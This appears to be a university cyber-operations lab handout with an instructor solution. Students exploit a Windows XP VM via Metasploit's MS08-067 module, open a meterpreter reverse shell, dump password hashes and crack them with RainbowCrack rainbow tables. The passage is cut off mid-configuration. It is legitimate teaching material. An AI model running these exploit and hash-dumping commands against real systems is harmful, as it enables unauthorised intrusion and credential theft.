Password Cracking and Exploiting Trust

Instructor Note: The intent of this class is for MIDN to remote exploit a vulnerable target host, dump the password hash, create a rainbow table, and crack the hashed password. Assistance from the Professor should be minimal if at all. MIDN may use any source to determine the solution as long as they cite it. The step-by-step instructions to successfully complete the lab are provided to the Professor and not visible to the MIDN, below. The solution will be made visible to the MIDN after they have submitted their deliverables.

Overview

In cryptanalysis and computer security, password cracking is the process of recovering passwords from data that have been stored in or transmitted by a computer system. A common approach (brute-force attack) is to try guesses repeatedly for the password and check them against an available cryptographic hash of the password.[1]

Passwords are the most widely used form of authentication throughout the world. A username and password are used on computer systems, bank accounts, ATMs, and more. The ability to crack passwords is an essential skill to both the offensive cyber operators and the defensive cyber operators (forensic investigator); the latter needing to hack passwords for accessing the suspect's system, hard drive, email account, etc.

Although some passwords are very easy to crack, some are very difficult. In those cases, the hacker or forensic investigator can either employ greater computing resources (a botnet, supercomputer, GPU, ASIC, etc.), or they can look to obtain the password in other ways.

These ways might include insecure storage. In addition, sometimes you don't need a password to access password-protected resources. For instance, if you can replay a cookie, session ID, a Kerberos ticket, an authenticated session, or other resource that authenticates the user after the password authentication process, you can access the password protected resource without ever knowing the password.

In general, passwords are not stored in clear text. As a rule, passwords are stored as hashes. Hashes are one-way encryption that are unique for a given input. These systems very often use MD5 or SHA1 to hash the passwords.

In the Windows operating system, passwords on the local system are stored in the SAM file, while Linux stores them in the /etc/shadow file. These files are accessible only by someone with root/sysadmin privileges. In both cases, you can use a service or file that has root/sysadmin privileges to grab the password file (e.g. DLL injection

with samdump.dll in Windows).

Types of Attacks

Dictionary: A dictionary attack is the simplest and fastest password cracking attack. To put it simply, it just runs through a dictionary of words trying each one of them to see if they work. Although such an approach would seem impractical to do manually, computers can do this very fast and run through millions of words in a few hours. This should usually be your first approach to attacking any password, and in some cases, it can prove successful in mere minutes.

Rainbow Table: Most modern systems now store passwords in a hash. This means that even if you can get to the area or file that stores the password, what you get is an encrypted password. One approach to cracking this encryption is to take dictionary file and hash each word and compare it to the hashed password. This is very time- and CPU-intensive. A faster approach is to take a table with all the words in the dictionary already hashed and compare the hash from the password file to your list of hashes. If there is a match, you now know the password.

Brute Force: Brute force is the most time consuming approach to password cracking. It should always be your last resort. Brute force password cracking attempts all possibilities of all the letters, number, special characters that might be combined for a password and attempts them. As you might expect, the more computing horsepower you have, the more successful you will be with this approach.

MIDN are expected to exploit the Windows XP target host and gain access to the system (i.e. Command Line). Next, MIDN are expected to use the command line access to the Windows XP target host and dump the hash table. Then, MIDN should create a rainbow table on the Offensive Cyber Operator Kali Linux VM, and break the hashed passwords. MIDN will complete the lab by following these high-level steps:

- Launch Kali Linux Cyber Operator VM (SY401_Kali_alpha)
- Launch Windows XP Target VM (SY401_GroupX_WinXP)
- Obtain Kali Linux and Windows XP target IP addresses
- From the Kali Linux Cyber Operator VM, exploit a vulnerability using your choice of exploit (i.e, MS08_067) against the Windows XP Target VM
- From the Meterpreter shell, run the commands **sysinfo** and **ipconfig** and take a screenshot of each
- After you have obtained the Meterpreter shell and verified the target host, dump the Windows XP hashes and take a screenshot
- From the Kali Linux Cyber Operator VM, generate a rainbow table of ntlm loweralpha characters and take a screenshot
- From the Kali Linux Cyber Operator VM, sort the rainbow table of ntlm loweralpha characters and take a screenshot
- From the Kali Linux Cyber Operator VM, crack the Navy Admiral account password from the Windows XP hash dump performed earlier and take a screenshot

MIDN should read the tool documentation, installation guides, and perform Internet searches to find solutions to challenges they encounter. The Professor will provide minimal assistance. MIDN can use the following documentation to start:

- Rainbow Crack
- Rainbow Crack - Generate and Sort a Table
- Rainbow Crack - Hash Cracking
- Rainbow Table
- Making a Faster Cryptanalytic Time-Memory Trade-Off

Lab Deliverables

MIDN will submit a single PDF document to your Professor that contains the screenshots described above as your deliverable. The screenshots should be properly labeled. It is suggested that MIDN insert each of the required screenshots into a Microsoft Word document and export to a .PDF file.

The subject line of the email should be in the following format:

```
SY401 [Section Number]: [NAME OF LAB] (alpha)
```

For example:

```
SY401 1111: Lowering the Barrier to Entry - Open Source Tools (m123456)
```


MIDN should gracefully shutdown their Virtual Machines (VMs) at the end of class, or whenever they are not using them. Failing to do so will result in a non-graceful shutdown from SY401 Faculty each day. Students risk losing work if this simple process is not followed.

Hints

MIDN should document the IP addresses of their Kali Linux Cyber Operator VM and the Windows XP Target VM.


From the Kali Linux Terminal, you must start the SQL database before launching Metasploit. In order to do so, type the following. Postgresql is the service for which the postgres database runs.

```
service postgresql start
```




After starting the service, initialize the database by typing the following. This creates the tables and other data structures in the database that Metasploit uses to store data.

```
msfdb init
```



Next, start Metasploit by typing:

```
msfconsole
```



Once Metasploit starts, you can check the status of the database by typing:

```
dbstatus
```

If you get an error use Google to troubleshoot. One common error is the "*Database note connected to cache not built, using slow search*". To fix this, use the following steps from the msfconsole prompt:

Enable PostgreSQL by typing:

```
service postgresql start
```

Enable Metasploit by typing:

```
service metasploit start
```

Enable PostgreSQL to boot at start up by typing:

```
update-rc.d postgresql enable
```

Enable Metasppploit to boot at start up by typing:

```
update-rc.d metasploit enable
```

Rebuild Metasploits cache by typing:

```
db_rebuild_cache
```

MIDN will need to use the **search** command to find the exploit, **use** command to load it, and **set payload** command before launching the remote exploit. Before launching the exploit make sure to review your configuration by typing **show options**.

After exploiting the Windows XP Target VM, MIDN can dump the hashes via the **the following** command. Copy and paste the output into a text file on the Kali Linux Cyber Operator VM. Save it to the desktop unless you want to repeat the steps later.

```
hashdump
```

Make sure to read the Rainbow Crack documentation carefully. To access Rainbow Crack navigate to the **following folder** on the Kali Linux Cyber Operator VM. Performing an **ls** command, MIDN can see the available commands for the Rainbow Crack tool.

```
/usr/share/rainbowcrack
```

When generating the rainbow table, use the appropriate command. For example [**command**] **ntlm loweralpha 5 5 0 3800 335540 0**. Note: **Generating a password table will take some time, so be patient!**

```
ntlm loweralpha 5 5 0 3800 335540 0
```

When finished, a new file (*.rt) will be generated under the **following directory**.

```
/usr/share/rainbowcrack
```

After successful completion of the Rainbow table, you must sort the table. Running the sort command followed by the **/usr/share/rainbowcrack** directory will sort the previously generated *.rt (rainbow table).

Remember, the second part of the hash of each account is the password. MIDN must copy the hash and run the crack command. MIDN should use the -h option followed by the hash. For example:


```
[command] -h 259jfh74hdbdkfjud663748jd6HFYgd7
```

Good luck Cyber Operators!!


Instructor Note:

Analysis

Launch the Windows XP and Kali Linux VM hosts.



MIDN should change the password of the Windows XP target host (SY401_XP_alpha).




Next, we need to find both hosts IP address. MIDN can use the "ipconfig" and "ifconfig" commands respectively. These commands allow you to find all the connected interfaces and network cards.

```
ipconfig
```

```
ifconfig
```

The visual below highlights the results of the commands being executed.




From the visual above, we can see that the IP address of the network interface is 10.10.1.101. This is the IP address for the target that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Windows XP host and Kali Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.

Also from the visual above, we can see that the IP address of the network interface is 10.10.1.13. This is the IP address for the cyber operator that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Ubuntu and Kali Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.


Remote Exploitation

Make sure the Windows XP Firewall service is disabled before launching the remote exploit. MIDN can do so by visiting:


```
Start -> Control Panel -> Network Services -> Turn Firewall Off
```



Launch a Terminal on the Kali Linux VM.




- Type **msfconsole** to launch the Metasploit Framework.




Type the following to find the exploit associated with the Microsoft vulnerability.

```
search ms08_067
```




If successful, the following should result.




Type the following to load the exploit.

```
use exploit/windows/smb/ms08_067_netapi
```




Type the following to set the appropriate payload.

```
set payload windows/meterpreter/reverse_tcp
```




Type the following to obtain all available options to be configured.

```
show options
```




Type the following to set the remote host IP address (we intend to exploit)

```
set RHOST [IP ADDRESS of Remote Host]
```



